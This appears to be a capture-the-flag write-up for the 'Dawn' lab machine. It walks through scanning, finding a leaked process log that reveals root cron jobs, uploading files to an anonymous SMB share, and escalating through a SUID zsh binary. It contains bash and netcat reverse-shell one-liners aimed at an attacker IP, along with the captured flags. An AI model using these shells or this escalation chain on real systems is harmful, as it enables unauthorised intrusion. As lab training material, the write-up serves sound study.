

Dawn

put # [Recon]

```
=====
[OS]: Debian

[Web-Technology]: Apache httpd 2.4.38

[Hostname]:

[IP]: 192.168.181.11

[USERS]:
ganimedes, dawn
[CREDENTIALS]:

=====
```

[Scanning and Enumeration]

```
=====
[To-Try LIST]:

=====

[NMAP RESULTS]:
PORT      STATE SERVICE      REASON  VERSION
80/tcp    open  http         syn-ack Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
139/tcp   open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3306/tcp  open  mysql        syn-ack MySQL 5.5.5-10.3.15-MariaDB-1
| mysql-info:
| Protocol: 10
| Version: 5.5.5-10.3.15-MariaDB-1
| Thread ID: 16
| Capabilities flags: 63486
```

```
|   Some Capabilities: IgnoreSpaceBeforeParenthesis, Support41Auth,
DontAllowDatabaseTableColumn, SupportsTransactions, IgnoreSigpipes, InteractiveClient,
ODBCClient, Speaks41ProtocolNew, ConnectWithDatabase, SupportsLoadDataLocal,
LongColumnFlag, FoundRows, Speaks41ProtocolOld, SupportsCompression,
SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatements
|   Status: Autocommit
|   Salt: (]zrK`!#*Hle:.v*lb)B
|_  Auth Plugin Name: mysql_native_password
Service Info: Host: DAWN
```

Host script results:

```
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: dawn
|   NetBIOS computer name: DAWN\x00
|   Domain name: dawn
|   FQDN: dawn.dawn
|_  System time: 2024-08-12T09:28:38-04:00
|_ clock-skew: mean: 1h21m40s, deviation: 2h18m34s, median: 1m39s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 21385/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 30916/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 63405/udp): CLEAN (Timeout)
|   Check 4 (port 53994/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required
| smb2-time:
|   date: 2024-08-12T13:28:38
|_  start_date: N/A
```

=====
[Web Services Enumeration]:

> Files

=====

ID	Response	Lines	Word	Chars	Payload
----	----------	-------	------	-------	---------

=====

```


000000061:  200      22 L    84 W      791 Ch    "index.html"
000000149:  403      11 L    32 W      298 Ch    ".htaccess"
000000371:  200      22 L    84 W      791 Ch    "."

> Directories
=====
ID           Response  Lines   Word     Chars    Payload
=====
000000054:  301        9 L     28 W     315 Ch    "logs"
000004227:  403       11 L     32 W     302 Ch    "server-status"
000004255:  200       22 L     84 W     791 Ch    "http://192.168.181.11/"
000013767:  301        9 L     28 W     315 Ch    "cctv"

=====

```

Upon visiting the `/logs` directory on the website, I notice some file which seems very sensitive.



← → 🏠 ↻ 🔒 192.168.181.11/logs/

🔖 Import bookmarks... 📁 Parrot OS 📁 Hack The Box 📁 OSINT Services 📁 Vuln DB 📁 Privacy and Security

Index of /logs

	Name	Last modified	Size	Description
📁	Parent Directory		-	
🔍	auth.log	2020-08-01 08:03	0	
🔍	daemon.log	2020-08-01 08:03	0	
🔍	error.log	2020-08-01 08:03	0	
🔍	management.log	2020-08-12 09:54	81K	

Apache/2.4.38 (Debian) Server at 192.168.181.11 Port 80

All of the above files were not accessible because I don't have permission excluding the `management.log` file. So I take my shot in viewing the content of the `management.log` file.

```
192.168.181.11/logs/management.log
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /
home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=923 | /usr/sbin/smbd --foreground --no-process-group [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=921 | /usr/sbin/smbd --foreground --no-process-group [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=920 | /usr/sbin/smbd --foreground --no-process-group [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=92 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=918 | /usr/sbin/smbd --foreground --no-process-group [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=9 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=7 PID=893 | /usr/lib/cups/notifier/dbus dbus:// [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=892 | /usr/sbin/cupsd -l [0m
2020/08/12 09:02:06 [31;1mCMD: UID=33 PID=881 | /usr/sbin/apache2 -k start [0m
2020/08/12 09:02:06 [31;1mCMD: UID=33 PID=880 | /usr/sbin/apache2 -k start [0m
2020/08/12 09:02:06 [31;1mCMD: UID=33 PID=879 | /usr/sbin/apache2 -k start [0m
2020/08/12 09:02:06 [31;1mCMD: UID=33 PID=878 | /usr/sbin/apache2 -k start [0m
2020/08/12 09:02:06 [31;1mCMD: UID=33 PID=877 | /usr/sbin/apache2 -k start [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=83 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=82 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=81 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=80 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=8 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=79 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=78 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=77 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=76 | [0m
```

Scrolling down the file a little bit, I started to observe a command name `pspy64` is been executed which is redirecting the output to `var/www/html/logs/management.log` which the current file am seeing this information. Pspy64 is command line utility used to monitor processes such `cronjobs` and other process.

```
192.168.181.11/logs/management.log
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=49 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=48 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=479 | /root/pspy64 [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=478 | /usr/sbin/cups-browsed [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=474 | avahi-daemon: chroot helper [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=472 | /bin/sh -c /root/pspy64 > /var/www/html/logs/management.log [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=466 | /usr/sbin/CRON -f [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=465 | /usr/sbin/anacron -d -q -s [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=464 | /usr/sbin/rsyslogd -n -iNONE [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=463 | /usr/sbin/cron -f [0m
2020/08/12 09:02:06 [31;1mCMD: UID=107 PID=462 | avahi-daemon: running [dawn.local] [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=461 | /sbin/wpa_supplicant -u -s -O /run/wpa_supplicant [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=460 | /lib/systemd/systemd-logind [0m
2020/08/12 09:02:06 [31;1mCMD: UID=104 PID=457 | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=455 | /usr/bin/vmtoolsd [0m
```

Scrolling down a bit i notice a `cronjob` which is executing a bash script with the following syntax `/bin/sh -c /home/dawn/ITDEPT/product-control` and another different file in the same directory `/bin/sh -c /home/dawn/ITDEPT/web-control`. This make me believe that we have a user called `dawn` and with all sense of humility a permission is give to both file `[chmod 777]`.

```
192.168.181.11/logs/management.log
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=13 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=129 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=12 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=11 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=10 | [0m
2020/08/12 09:02:06 [31;1mCMD: UID=0 PID=1 | /sbin/init [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=930 | /usr/sbin/CRON -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=929 | /usr/sbin/cron -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=928 | /usr/sbin/cron -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=927 | /usr/sbin/cron -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=926 | /usr/sbin/cron -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=932 | /usr/sbin/CRON -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=931 | /usr/sbin/CRON -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=934 | /usr/sbin/CRON -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=0 PID=933 | /usr/sbin/CRON -f [0m
2020/08/12 09:03:02 [31;1mCMD: UID=1000 PID=939 | /bin/sh -c /home/dawn/ITDEPT/product-control [0m
2020/08/12 09:03:02 [31;1mCMD: UID=??? PID=938 | ??? [0m
2020/08/12 09:03:02 [31;1mCMD: UID=??? PID=937 | ??? [0m
2020/08/12 09:03:02 [31;1mCMD: UID=33 PID=936 | /bin/sh -c /home/dawn/ITDEPT/web-control [0m
2020/08/12 09:03:02 [31;1mCMD: UID=33 PID=940 | /bin/sh -c /home/dawn/ITDEPT/web-control [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=945 | /usr/sbin/CRON -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=944 | /usr/sbin/cron -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=943 | /usr/sbin/cron -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=942 | /usr/sbin/cron -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=941 | /usr/sbin/cron -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=948 | /usr/sbin/CRON -f [0m
```

Also, another script was executed as `cronjob` and there we have another user called `ganimedes`

```
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=949 | /usr/sbin/cron -f [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=954 | /bin/sh -c /home/ganimedes/phobos [0m
2020/08/12 09:04:01 [31;1mCMD: UID=1000 PID=953 | /bin/sh -c /home/dawn/ITDEPT/product-control [0m
2020/08/12 09:04:01 [31;1mCMD: UID=0 PID=952 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control [0m
2020/08/12 09:04:01 [31;1mCMD: UID=33 PID=950 | [0m
2020/08/12 09:04:01 [31;1mCMD: UID=33 PID=955 | /bin/sh -c /home/dawn/ITDEPT/web-control [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=960 | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=959 | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=958 | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=957 | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=956 | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=962 | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=961 | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=964 | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=0 PID=963 | /usr/sbin/cron -f [0m
2020/08/12 09:05:01 [31;1mCMD: UID=33 PID=965 | /bin/sh -c /home/dawn/ITDEPT/web-control [0m
2020/08/12 09:05:01 [31;1mCMD: UID=1000 PID=970 | /bin/sh -c /home/dawn/ITDEPT/product-control [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=975 | /usr/sbin/cron -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=974 | /usr/sbin/cron -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=973 | /usr/sbin/cron -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=972 | /usr/sbin/cron -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=971 | /usr/sbin/cron -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=980 | /usr/sbin/cron -f [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=979 | /bin/sh -c /home/ganimedes/phobos [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=978 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=977 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/product-control [0m
2020/08/12 09:06:01 [31;1mCMD: UID=1000 PID=985 | /bin/sh -c /home/dawn/ITDEPT/product-control [0m
2020/08/12 09:06:01 [31;1mCMD: UID=0 PID=984 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control [0m
2020/08/12 09:06:01 [31;1mCMD: UID=33 PID=982 | /bin/sh -c /home/dawn/ITDEPT/web-control [0m
2020/08/12 09:06:01 [31;1mCMD: UID=33 PID=986 | /bin/sh -c /home/dawn/ITDEPT/web-control [0m
```

[MYSQL Enumeration]:

Nothing is usefull. Tried bruteforcing `root` user but nothing.

[SMB Enumeration] : smbclient, enum4linux, smbmap

Sharename	Type	Comment
-----	----	-----
print\$	Disk	Printer Drivers
ITDEPT	Disk	PLEASE DO NOT REMOVE THIS SHARE. IN CASE YOU ARE NOT AUTHORIZED TO USE THIS SYSTEM LEAVE IMMEDIATELY.
IPC\$	IPC	IPC Service (Samba 4.9.5-Debian)

S-1-22-1-1000 Unix User\dawn (Local User)

S-1-22-1-1001 Unix User\ganimedes (Local User)

Looking at the above result, I know that i can access the `ITDEPT` share on the box. So i tried login in to the share using `smbclient //192.168.181.11/ITDEPT -N` which log me in to the share.

```
$ smbclient //192.168.181.11/ITDEPT -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D      0  Mon Aug 12 18:11:48 2024
..               D      0  Wed Jul 22 18:19:41 2020
```

But unluckily there is nothing on the share. So I then tried to `put file.txt` to see if i can upload something in the share which went successful. I need to know where i am on the box so run `pwd` command which tells

me the part am in \\192.168.181.11\ITDEPT\ Then i remember that cronjob that is running product-control and web-control scripts.

From Here i create the two files locally and add a bash and a netcat reverse connection.

```
[cyberxploit@parrot]--[~/Desktop/projects/ctfs/personal/offsec/lab]
$ cat product-control
bash -c "bash -i >& /dev/tcp/192.168.45.247/9002"

[cyberxploit@parrot]--[~/Desktop/projects/ctfs/personal/offsec/lab]
$ cat web-control
nc 192.168.45.247 9002 -e /bin/bash
[cyberxploit@parrot]--[~/Desktop/projects/ctfs/personal/offsec/lab]
```

I put those file in the smb share and also create a listener locally nc -lnvp 9002 and there we go. We have a shell.

```
[cyberxploit@parrot]--[~/Desktop/projects/ctfs/personal/offsec/lab]
$ nc -lnvp 9002
listening on [any] 9002 ...
connect to [192.168.45.247] from (UNKNOWN) [192.168.181.11] 33410
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

[Privilege - Escalation]

```
=====
[OTHER / PRIVILEGE-ESCALATION]:
sudo -l
find / -perm -u=s -type f 2>/dev/null
```

```

bash-5.0$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/sbin/mount.cifs
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/mount
/usr/bin/zsh
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/chfn

```

Here `zsh` stand out clear to be `SUID`

```

bash-5.0$ /usr/bin/zsh
/usr/bin/zsh
dawn# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
dawn# whoami
whoami
root
dawn# cat /root/proof.txt
cat /root/proof.txt
c91f8e5f4ea5ac046242450b5955f9c6

```

[Flags]

local: 51a6ab6a7a2a3439687958c58520c319

proof: c91f8e5f4ea5ac046242450b5955f9c6

[Key note]

```

=====
Take Away Concepts (for the flat-file reference system):
* Always put an eye on every single detail. especially `processes`
* Try every single lateral movement you might think of.
* Use multiple tools for good result to a single problem.

```